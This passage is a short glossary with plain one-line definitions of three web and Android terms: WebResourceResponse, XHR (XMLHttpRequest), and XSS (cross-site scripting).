- WebResourceResponse: the Android class that lets an app answer a WebView request itself, with its own status, headers and body.
- XHR (XMLHttpRequest): the browser feature JavaScript uses to fetch data in the background.
- XSS (Cross-Site Scripting): a bug that lets an attacker run their own JavaScript inside someone else's page.